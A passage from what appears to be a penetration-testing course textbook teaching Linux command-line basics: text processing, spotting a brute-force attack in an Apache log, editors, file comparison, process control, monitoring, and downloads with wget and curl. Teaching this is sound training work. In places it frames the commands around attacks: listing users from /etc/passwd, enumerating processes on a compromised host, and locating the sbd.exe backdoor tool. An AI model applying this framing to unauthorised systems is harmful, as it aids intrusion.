kali@kali:~$ cat error.txt  
ls: cannot access '/test': No such file or directory  
  
kali@kali:~$ cat error.txt | wc -m  
53  
  
kali@kali:~$ cat error.txt | wc -m > count.txt  
  
kali@kali:~$ cat count.txt  
53
```

Listing 42 - Piping the output of the cat command into wc

In Listing 42, we used the pipe character (**|**) to redirect the output of the **cat** command to the input of the **wc** command. This concept may seem trivial but piping together different commands is a powerful tool for manipulating all sorts of data.

3.2.5.1 Exercises

1. Use the **cat** command in conjunction with **sort** to reorder the content of the **/etc/passwd** file on your Kali Linux system.
2. Redirect the output of the previous exercise to a file of your choice in your home directory.

3.3 Text Searching and Manipulation

In this section, we will gain efficiency with file and text handling by introducing a few commands: **grep**, **sed**, **cut**, and **awk**. Advanced usage of some of these tools requires a good understanding of how *regular expressions* (*regex*) work. A *regular expression* is a special text string for describing a search pattern. If you are unfamiliar with regular expressions, visit the following URLs before continuing:

- <http://www.rexegg.com/>
- <http://www.regular-expressions.info/>

3.3.1 grep

In a nutshell, **grep**⁵⁶ searches text files for the occurrence of a given regular expression and outputs any line containing a match to the standard output, which is usually the terminal screen.

⁵⁶ (die.net, 2010), <https://linux.die.net/man/1/grep>

Some of the most commonly used switches include **-r** for recursive searching and **-i** to ignore text case. Consider the following example:

```
kali@kali:~$ ls -la /usr/bin | grep zip
-rwxr-xr-x 3 root root 34480 Jan 29 2017 bunzip2
-rwxr-xr-x 3 root root 34480 Jan 29 2017 bzip2
-rwxr-xr-x 1 root root 13864 Jan 29 2017 bzip2recover
-rwxr-xr-x 2 root root 2301 Mar 14 2016 gunzip
-rwxr-xr-x 1 root root 105172 Mar 14 2016 gzip
```

Listing 43 - Searching for any file(s) in /usr/bin containing "zip"

In Listing 43, we listed all the files in the **/usr/bin** directory with **ls** and pipe the output into the **grep** command, which searches for any line containing the string "zip". Understanding the **grep** tool and when to use it can prove incredibly useful.

3.3.2 sed

sed⁵⁷ is a powerful stream editor. It is also very complex so we will only briefly scratch its surface here. At a very high level, **sed** performs text editing on a stream of text, either a set of specific files or standard output. Let's look at an example:

```
kali@kali:~$ echo "I need to try hard" | sed 's/hard/harder/'
I need to try harder
```

Listing 44 - Replacing a word in the output stream

In Listing 44, we created a stream of text using the **echo** command and then piped it to **sed** in order to replace the word "hard" with "harder". Note that by default the output has been automatically redirected to the standard output.

3.3.3 cut

The **cut**⁵⁸ command is simple, but often comes in quite handy. It is used to extract a section of text from a line and output it to the standard output. Some of the most commonly-used switches include **-f** for the field number we are cutting and **-d** for the field delimiter.

```
kali@kali:~$ echo "I hack binaries,web apps,mobile apps, and just about anything
else" | cut -f 2 -d ","
web apps
```

Listing 45 - Extracting fields from the echo command output using cut

In Listing 45, we echoed a line of text and piped it to the **cut** command to extract the second field using a comma (,) as the field delimiter. The same command can be used with lines in text files as shown below, where a list of users is extracted from **/etc/passwd** by using : as a delimiter and retrieving the first field:

```
kali@kali:~$ cut -d ":" -f 1 /etc/passwd
root
daemon
bin
```

⁵⁷ (GNU, 2018), <https://www.gnu.org/software/sed/manual/sed.html>

⁵⁸ (die.net, 2010), <https://linux.die.net/man/1/cut>

sys
sync
games
...

Listing 46 - Extracting usernames from /etc/passwd using cut

3.3.4 awk

AWK⁵⁹ is a programming language designed for text processing and is typically used as a data extraction and reporting tool. It is also extremely powerful and can be quite complex, so we will only scratch the surface here. A commonly used switch with **awk**⁶⁰ is **-F**, which is the field separator, and the **print** command, which outputs the result text.

```
kali@kali:~$ echo "hello::there::friend" | awk -F "::" '{print $1, $3}'  
hello friend
```

Listing 47 - Extracting fields from a stream using a multi-character separator in awk

In Listing 47, we echoed a line and piped it to awk to extract the first (**\$1**) and third (**\$3**) fields using **::** as a field separator. The most prominent difference between the **cut** and **awk** examples we used is that **cut** can only accept a single character as a field delimiter, while **awk**, as shown in Listing 47, is much more flexible. As a general rule of thumb, when you start having a command involving multiple **cut** operations, you may want to consider switching to **awk**.

3.3.5 Practical Example

Let's take a look at a practical example that ties together many of the commands we have explored so far.

We are given an Apache HTTP server log (http://www.offensive-security.com/pwk-files/access_log.txt.gz), that contains evidence of an attack. Our task is to use Bash commands to inspect the file and discover various pieces of information, such as who the attackers were and what exactly happened on the server.

First, we'll use the **head** and **wc** commands to take a quick peek at the log file to understand its structure. The **head** command displays the first 10 lines in a file and the **wc** command, along with the **-l** option, displays the total number of lines in a file.

```
kali@kali:~$ gunzip access_log.txt.gz  
kali@kali:~$ mv access_log.txt access.log  
kali@kali:~$ head access.log  
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 404 89 "-"  
"Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, like Gecko)  
Chrome/26.0.1410.64 Safari/537.31" "random-site.com"  
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff.min.js  
HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android  
4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko)  
Version/4.0 Mobile Safari/534.30" "www.random-site.com"
```

⁵⁹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/AWK>

⁶⁰ (GNU, 2019), <https://www.gnu.org/software/gawk/manual/gawk.html>

```
...
```

```
kali@kali:~$ wc -l access.log  
1173 access.log
```

Listing 48 - Peeking into the access.log file to understand its structure

Notice that the log file is text-based and contains different fields (IP address, timestamp, HTTP request, etc.) that are delimited by spaces. This is a perfectly “grep friendly” file and will work well for all of the tools we have covered so far. We’ll begin by searching through the HTTP requests made to the server for all the IP addresses recorded in this log file. We’ll do this by piping the output of the **cat** command into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort -u  
201.21.152.44  
208.115.113.91  
208.54.80.244  
208.68.234.99  
70.194.129.34  
72.133.47.242  
88.112.192.2  
98.238.13.253  
99.127.177.95
```

Listing 49 - Piping commands in order to get required information from the file

We see that less than ten IP addresses were recorded in the log file, although this still doesn’t tell us anything about the attackers. Next, we use **uniq** and **sort** to show unique lines, further refine our output, and sort the data by the number of times each IP address accessed the server. The **-c** option of **uniq** will prefix the output line with the number of occurrences.

```
kali@kali:~$ cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -rn  
1038 208.68.234.99  
59 208.115.113.91  
22 208.54.80.244  
21 99.127.177.95  
8 70.194.129.34  
1 201.21.152.44
```

Listing 50 - Using the **uniq** command to get a count per IP address in the file

A few IP addresses stand out but we will focus on the address that has the highest access frequency first. To filter out the 208.68.234.99 address and display and count the resources that were being requested by that IP, we can use the following sequence:

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | cut -d "\\" -f 2 | uniq -c  
1038 GET //admin HTTP/1.1
```

Listing 51 - Exploring the resources accessed by a specific IP address

From this output, it seems that the IP address at 208.68.234.99 was accessing the */admin* directory exclusively. Let’s inspect this further.

```
kali@kali:~$ cat access.log | grep '208.68.234.99' | grep '/admin' | sort -u  
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-" "Teh  
Forest Lobster"  
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
```

```
"Teh Forest Lobster"  
...  
kali@kali:~$ cat access.log|grep '208.68.234.99'| grep -v '/admin'  
kali@kali:~$
```

Listing 52 - Taking a closer look at the log file

Apparently 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1000 attempts, it seems like the brute force attempt succeeded, as indicated by the "HTTP 200" message.

3.3.5.1 Exercises

1. Using **/etc/passwd**, extract the user and home directory fields for all users on your Kali machine for which the shell is set to **/bin/false**. Make sure you use a Bash one-liner to print the output to the screen. The output should look similar to Listing 53 below:

```
kali@kali:~$ YOUR COMMAND HERE...  
The user mysql home directory is /nonexistent  
The user Debian-snmp home directory is /var/lib/snmp  
The user speech-dispatcher home directory is /var/run/speech-dispatcher  
The user Debian-gdm home directory is /var/lib/gdm3
```

Listing 53 - Home directories for users with **/bin/false** shells

2. Copy the **/etc/passwd** file to your home directory (**/home/kali**).
3. Use **cat** in a one-liner to print the output of the **/kali/passwd** and replace all instances of the "Gnome Display Manager" string with "GDM".

3.4 Editing Files from the Command Line

Next, let's take a look at file editing in a command shell environment. This is an extremely important Linux skill, especially during a penetration test if you happen to get access to a Unix-like OS.

Although there are text editors like *gedit*⁶¹ and *leafpad*⁶² that might be more visually appealing due to their graphical user interface,⁶³ we will focus on text-based terminal editors, which emphasize both speed and versatility.

Everyone seems to have a preference when it comes to text editors, but we will cover basic usage for the two most common options: *nano* and *vi*.

3.4.1 nano

*Nano*⁶⁴ is one of the simplest-to-use text editors. To open a file and begin editing, simply run **nano**, passing a filename as an optional argument:

```
kali@kali:~$ nano intro_to_nano.txt
```

⁶¹ (GNOME Project, 2019), <https://wiki.gnome.org/Apps/Gedit>

⁶² (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Leafpad>

⁶³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Graphical_user_interface

⁶⁴ (GNU Nano, 2019) <https://www.nano-editor.org/docs.php>

Listing 54 - Opening a file with the nano editor

Once the file is opened, we can immediately start making any required changes to the file as we would in a graphical editor. As shown in Figure 5, the command menu is located on the bottom of the screen. Some of the most-used commands to memorize include: **[Ctrl] [O]** to write changes to the file, **[Ctrl] [K]** to cut the current line, **[Ctrl] [U]** to un-cut a line and paste it at the cursor location, **[Ctrl] [W]** to search, and **[Ctrl] [X]** to exit.




Figure 5: Using nano to edit a file

For additional information regarding nano, refer to its online documentation.⁶⁵

3.4.2 vi

vi is an extremely powerful text editor, capable of blazing speed especially when it comes to automating repetitive tasks. However, it has a relatively steep learning curve and is nowhere near as simple to use as Nano. Due to its complexity, we will only cover the very basics. As with nano, to edit a file, simply pass its name as an argument to **vi**:

```
kali@kali:~$ vi intro_to_vi.txt
```

Listing 55 - Opening a file with the vi editor

Once the file is opened, enable *insert-text mode* to begin typing. To do this, press the **[I]** key and start typing away.

To disable *insert-text mode* and go back to *command mode*, press the **[Esc]** key. While in *command mode*, use **dd** to delete the current line, **yy** to copy the current line, **p** to paste the clipboard contents, **x** to delete the current character, **:w** to write the current file to disk and stay in vi, **:q!** to quit without writing the file to disk, and finally **:wq** to save and quit.

⁶⁵ (GNU Nano, 2018) <https://www.nano-editor.org/dist/v2.9/nano.html>




Figure 6: Using vi to edit a file

Because *vi* seems so awkward to use, many users avoid it. However, from a penetration tester's point of view, *vi* can save a great deal of time in the hands of an experienced user and *vi* is installed on every POSIX-compliant system.

Feel free to dig deeper on your own; *vi* is quite powerful. For more information, refer to the following URLs:

- https://en.wikibooks.org/wiki/Learning_the_vim_Editor/vim_Reference
- <https://www.debian.org/doc/manuals/debian-tutorial/ch-editor.html>

3.5 Comparing Files

File comparison may seem irrelevant, but system administrators, network engineers, penetration testers, IT support technicians and many other technically-oriented professionals rely on this skill pretty often.

In this section, we'll take a look at a couple of tools that can help streamline the often-tedious, but rewarding process of file comparison.

3.5.1 comm

The *comm* command⁶⁶ compares two text files, displaying the lines that are unique to each one, as well as the lines they have in common. It outputs three space-offset columns: the first contains lines that are unique to the first file or argument; the second contains lines that are unique to the second file or argument; and the third column contains lines that are shared by both files. The **-n** switch, where "n" is either 1, 2, or 3, can be used to suppress one or more columns, depending on the need. Let's take a look at an example:

```
kali@kali:~$ cat scan-a.txt
192.168.1.1
192.168.1.2
```

⁶⁶ (die.net, 2010), <https://linux.die.net/man/1/comm>

```
192.168.1.3  
192.168.1.4  
192.168.1.5
```

```
kali@kali:~$ cat scan-b.txt  
192.168.1.1  
192.168.1.3  
192.168.1.4  
192.168.1.5  
192.168.1.6
```

```
kali@kali:~$ comm scan-a.txt scan-b.txt  
192.168.1.1  
192.168.1.2  
192.168.1.3  
192.168.1.4  
192.168.1.5  
192.168.1.6
```

```
kali@kali:~$ comm -12 scan-a.txt scan-b.txt  
192.168.1.1  
192.168.1.3  
192.168.1.4  
192.168.1.5
```

Listing 56 - Using comm to compare files

In the first example, **comm** displayed the unique lines in **scan-a.txt**, the unique lines in **scan-b.txt** and the lines found in both files respectively. In the second example, **comm -12** displayed only the lines that were found in both files since we suppressed the first and second columns.

3.5.2 diff

The **diff** command⁶⁷ is used to detect differences between files, similar to the **comm** command. However, **diff** is much more complex and supports many output formats. Two of the most popular formats include the *context format* (**-c**) and the *unified format* (**-u**). Listing 57 demonstrates the difference between the two formats:

```
kali@kali:~$ diff -c scan-a.txt scan-b.txt  
*** scan-a.txt 2018-02-07 14:46:21.557861848 -0700  
--- scan-b.txt 2018-02-07 14:46:44.275002421 -0700  
*****  
*** 1,5 ***  
 192.168.1.1  
- 192.168.1.2  
 192.168.1.3  
 192.168.1.4  
 192.168.1.5  
--- 1,5 ---  
 192.168.1.1  
 192.168.1.3  
 192.168.1.4
```

⁶⁷ (die.net, 2002), <https://linux.die.net/man/1/diff>

```
192.168.1.5
+ 192.168.1.6

kali@kali:~$ diff -u scan-a.txt scan-b.txt
--- scan-a.txt 2018-02-07 14:46:21.557861848 -0700
+++ scan-b.txt 2018-02-07 14:46:44.275002421 -0700
@@ -1,5 +1,5 @@
- 192.168.1.1
- 192.168.1.2
+ 192.168.1.3
 192.168.1.4
 192.168.1.5
+ 192.168.1.6
```

Listing 57 - Using diff to compare files

The output uses the “-” indicator to show that the line appears in the first file, but not in the second. Conversely, the “+” indicator shows that the line appears in the second file, but not in the first.

The most notable difference between these formats is that the *unified format* does not show lines that match between files, making the results shorter. The indicators have identical meaning in both formats.

3.5.3 vimdiff

vimdiff opens vim⁶⁸ with multiple files, one in each window. The differences between files are highlighted, which makes it easier to visually inspect them. There are a few shortcuts that may be useful. For example:

- **do**: gets changes from the other window into the current one
- **dp**: puts the changes from the current window into the other one
- **]c**: jumps to the next change
- **[c**: jumps to the previous change
- **[Ctrl] [W]**: switches to the other split window.

Let's look at an example:

```
kali@kali:~$ vimdiff scan-a.txt scan-b.txt
```

Listing 58 - Using vimdiff (unified format) to compare files

⁶⁸ (Vim, 2019), <http://www.vim.org/>




Figure 7: Using vimdiff to compare files

In Figure 7, notice that the differences are easily spotted because of the colored highlights.

3.5.3.1 Exercises

1. Download the archive from the following URL <https://offensive-security.com/pwk-files/scans.tar.gz>
 2. This archive contains the results of scanning the same target machine at different times. Extract the archive and see if you can spot the differences by diffing the scans.

3.6 Managing Processes

The Linux kernel manages multitasking through the use of processes. The kernel maintains information about each process to help keep things organized, and each process is assigned a number called a process ID (PID).

The Linux shell also introduces the concept of *jobs*⁶⁹ to ease the user's workflow during a terminal session. As an example, **cat error.txt | wc -m** is a pipeline of two processes, which the shell considers a single job. Job control refers to the ability to selectively suspend the execution of jobs

⁶⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Job_control_\(Unix\)](https://en.wikipedia.org/wiki/Job_control_(Unix))

and resume their execution at a later time. This can be achieved through the help of specific commands,⁷⁰ which we will soon explore.

3.6.1 Backgounding Processes (**bg**)

The previous jobs in this module have been run in the foreground, which means the terminal is occupied and no other commands can be executed until the current one finishes. Since most of our examples have been short and sweet, this hasn't caused a problem. We will, however, be running longer and more complex commands in later modules that we can send to the background in order to regain control of the terminal and execute additional commands.

The quickest way to background a process is to append an ampersand (**&**) to the end of the command to send it to the background immediately after it starts. Let's try a brief example:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt &  
Listing 59 - Backgrounding a job right after it starts
```

In Listing 59, we sent 400 ICMP echo requests to the local interface with the **ping** command and wrote the results to a file called *ping_results.txt*. The execution automatically runs in the background, leaving the shell free for additional operations.

But what would have happened if we had forgotten to append the ampersand at the end of the command? The command would have run in the foreground, and we would be forced to either cancel the command with **[ctrl] C** or wait until the command finishes to regain control of the terminal. The other option is to suspend the job using **[ctrl] Z** after it has already started. Once a job has been suspended, we can resume it in the background by using the **bg** command:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt  
^Z  
[1]+  Stopped                  ping -c 400 localhost > ping_results.txt  
  
kali@kali:~$ bg  
[1]+ ping -c 400 localhost > ping_results.txt  
kali@kali:~$  
Listing 60 - Using bg to background a job
```

The job is now running in the background and we can continue using the terminal as we wish. While doing this, keep in mind that some processes are time sensitive and may give incorrect results if left suspended too long. For instance, in the ping example, the echo reply may come back but if the process is suspended when the packet comes in, the process may miss it, leading to incorrect output. Always consider the context of what the commands you are running are doing when engaging in job control.

3.6.2 Jobs Control: *jobs* and *fg*

To quickly check on the status of our ICMP echo requests, we need to make use of two additional commands: *jobs* and *fg*.

⁷⁰ (Bash Reference Manual, 2002), http://www.faqs.org/docs/bashman/bashref_78.html#SEC85

The built-in **jobs** utility lists the jobs that are running in the current terminal session, while **fg** returns a job to the foreground. These commands are shown in action below:

```
kali@kali:~$ ping -c 400 localhost > ping_results.txt
^Z
[1]+  Stopped                  ping -c 400 localhost > ping_results.txt

kali@kali:~$ find / -name sbd.exe
^Z
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ jobs
[1]-  Stopped                  ping -c 400 localhost > ping_results.txt
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ fg %1
ping -c 400 localhost > ping_results.txt
^C

kali@kali:~$ jobs
[2]+  Stopped                  find / -name sbd.exe

kali@kali:~$ fg
find / -name sbd.exe
/usr/share/windows-resources/sbd/sbd.exe
```

Listing 61 - Using jobs to look at jobs and fg to bring one into the foreground

There are a few things worth mentioning in Listing 61.

First, the odd **^C** character represents the keystroke combination **ctrl** **C**. We can use this shortcut to terminate a long-running process and regain control of the terminal.

Second, the use of "%1" in the **fg %1** command is new. There are various ways to refer to a job in the shell. The "%" character followed by a JobID represents a job specification. The JobID can be a process ID (PID) number or you can use one of the following symbol combinations:

- **%Number** : Refers to a job number such as **%1** or **%2**
- **%String** : Refers to the beginning of the suspended command's name such as **%commandNameHere** or **%ping**
- **%+ OR %%** : Refers to the current job
- **%-** : Refers to the previous job

Note that if only one process has been backgrounded, the job number is not needed.

3.6.3 Process Control: ps and kill

One of the most useful commands to monitor processes on mostly any Unix-like operating system is **ps**⁷¹ (short for *process status*). Unlike the **jobs** command, **ps** lists processes system-wide, not only for the current terminal session. This utility is considered a standard on Unix-like

⁷¹ (The Linux Information Project, 2005), <http://www.linfo.org/ps.html>

OSes and its name is so well-recognized that even on Windows PowerShell, `ps` is a predefined command alias for the `Get-Process` cmdlet, which essentially serves the same purpose.

As a penetration tester, one of the first things to check after obtaining remote access to a system is to understand what software is currently running on the compromised machine. This could help us elevate our privileges or collect additional information in order to acquire further access into the network.

As an example, let's start the Leafpad text editor and then try to find its process ID (PID)⁷² from the command line by using the `ps` command (Listing 62):

kali@kali:~\$ ps -ef						
UID	PID	PPID	C	STIME	TTY	TIME CMD
root	1	0	0	10:18	?	00:00:02 /sbin/init
root	2	0	0	10:18	?	00:00:00 [kthreadd]
root	3	2	0	10:18	?	00:00:00 [rcu_gp]
root	4	2	0	10:18	?	00:00:00 [rcu_par_gp]
root	5	2	0	10:18	?	00:00:00 [kworker/0:0-events]
root	6	2	0	10:18	?	00:00:00 [kworker/0:0H-kblockd]
root	7	2	0	10:18	?	00:00:00 [kworker/u256:0-events_unbound]
root	8	2	0	10:18	?	00:00:00 [mm_percpu_wq]
root	9	2	0	10:18	?	00:00:00 [ksoftirqd/0]
root	10	2	0	10:18	?	00:00:00 [rcu_sched]
...						

Listing 62 Common `ps` syntax to list all the processes currently running

The `-ef`⁷³ options we used above stand for:

- **e**: select all processes
- **f**: display full format listing (UID, PID, PPID, etc.)

Finding our Leafpad application in that massive listing is definitely not easy, but since we know the application name we are looking for, we can replace the `-e` switch with `-c` (select by command name) as follows:

kali@kali:~\$ ps -fc leafpad						
UID	PID	PPID	C	STIME	TTY	TIME CMD
kali	1307	938	0	10:57	?	00:00:00 leafpad

Listing 63 - Narrowing down our search by specifying the process name

As shown in Listing 63, the process search has returned a single result from which we gathered Leafpad's *PID*. Take some time to explore the command manual (`man ps`), as `ps` is really the Swiss Army knife of process management.

Let's say we now want to stop the Leafpad process without interacting with the GUI. The `kill` command can help us here, as its purpose is to send a specific signal to a process.⁷⁴ In order to

⁷² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Process_identifier

⁷³ (Ask Ubuntu, 2014) <https://askubuntu.com/questions/484982/what-is-the-difference-between-standard-syntax-and-bsd-syntax>

⁷⁴ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Signal_\(IPC\)#POSIX_signals](https://en.wikipedia.org/wiki/Signal_(IPC)#POSIX_signals)

use **kill**, we need the PID of the process we want to send the signal to. Since we gathered Leafpad's PID in the previous step, we can proceed:

```
kali@kali:~$ kill 1307  
  
kali@kali:~$ ps aux | grep leafpad  
kali      1313  0.0  0.0  6144   888 pts/0    S+   10:59   0:00 grep leafpad  
  
Listing 64 - Stopping leafpad by sending the SIGTERM signal
```

Because the default signal for **kill** is **SIGTERM** (request termination), our application has been terminated. This has been verified in Listing 64 by using **ps** after killing Leafpad.

3.6.3.1 Exercises

1. Find files that have changed on your Kali virtual machine within the past 7 days by running a specific command in the background.
2. Re-run the previous command and suspend it; once suspended, background it.
3. Bring the previous background job into the foreground.
4. Start the Firefox browser on your Kali system. Use **ps** and **grep** to identify Firefox's PID.
5. Terminate Firefox from the command line using its PID.

3.7 File and Command Monitoring

It is extremely valuable to know how to monitor files and commands in real-time during the course of a penetration test. Two commands that help with such tasks are **tail** and **watch**.

3.7.1 tail

The most common use of **tail**⁷⁵ is to monitor log file entries as they are being written. For example, we may want to monitor the Apache logs to see if a web server is being contacted by a given client we are attempting to attack via a client-side exploit. This example will do just that:

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log  
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0  
(X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
127.0.0.1 - - [02/Feb/2018:12:18:14 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200  
6040 "http://127.0.0.1/" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101  
Firefox/52.0"  
127.0.0.1 - - [02/Feb/2018:12:18:15 -0500] "GET /favicon.ico HTTP/1.1" 404 500 "-"  
"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"  
  
Listing 65 - Monitoring the Apache log file using tail command.
```

The **-f** option (follow) is very useful as it continuously updates the output as the target file grows. Another convenient switch is **-nX**, which outputs the last "X" number of lines, instead of the default value of 10.

⁷⁵ (die.net, 2010), <https://linux.die.net/man/1/tail>

3.7.2 watch

The **watch**⁷⁶ command is used to run a designated command at regular intervals. By default, it runs every two seconds but we can specify a different interval by using the **-n X** option to have it run every "X" number of seconds. For example, this command will list logged-in users (via the **w** command) once every 5 seconds:

```
kali@kali:~$ watch -n 5 w
.....
Every 5.0s: w                               kali: Tue Jan 23 21:06:03 2018
21:06:03 up 7 days, 3:54, 1 user, load average: 0.18, 0.09, 0.03
USER   TTY    FROM      LOGIN@     IDLE    JCPU   PCPU WHAT
kali   tty2   :0       16Jan18   7days 16:29   2.51s /usr/bin/python
```

Listing 66 - Monitoring logged in users using the **watch** command.

To terminate the **watch** command and return to the interactive terminal, use **[Ctrl] C**.

3.7.2.1 Exercises

1. Start your apache2 web service and access it locally while monitoring its **access.log** file in real-time.
2. Use a combination of **watch** and **ps** to monitor the most CPU-intensive processes on your Kali machine in a terminal window; launch different applications to see how the list changes in real time.

3.8 Downloading Files

Next, let's take a look at some tools that can download files to a Linux system from the command line.

3.8.1 wget

The **wget**⁷⁷ command, which we will use extensively, downloads files using the HTTP/HTTPS and FTP protocols. Listing 67 shows the use of **wget** along with the **-O** switch to save the destination file with a different name on the local machine:

```
kali@kali:~$ wget -O report_wget.pdf https://www.offensive-
security.com/reports/penetration-testing-sample-report-2013.pdf
--2018-01-28 20:30:04-- https://www.offensive-security.com/reports/penetration-testin
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-security.com) |192.124.249.5|:4
HTTP request sent, awaiting response... 200 OK
Length: 27691955 (26M) [application/pdf]
Saving to: 'report_wget.pdf'
```

⁷⁶ (die.net, 1999), <https://linux.die.net/man/1/watch>

⁷⁷ (GNU, 2018), <https://www.gnu.org/software/wget/manual/wget.html>

```
report_wget.pdf      100%[=====] 26.41M 766KB/s in 28s
```

2018-01-28 20:30:33 (964 KB/s) - ‘report_wget.pdf’ saved [27691955/27691955]

Listing 67 - Downloading a file through wget

3.8.2 curl

*curl*⁷⁸ is a tool to transfer data to or from a server using a host of protocols including IMAP/S, POP3/S, SCP, SFTP, SMB/S, SMTP/S, TELNET, TFTP, and others. A penetration tester can use this to download or upload files and build complex requests. Its most basic use is very similar to wget, as shown in Listing 68:

```
kali@kali:~$ curl -o report.pdf https://www.offensive-
security.com/reports/penetration-testing-sample-report-2013.pdf
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload   Total   Spent   Left  Speed
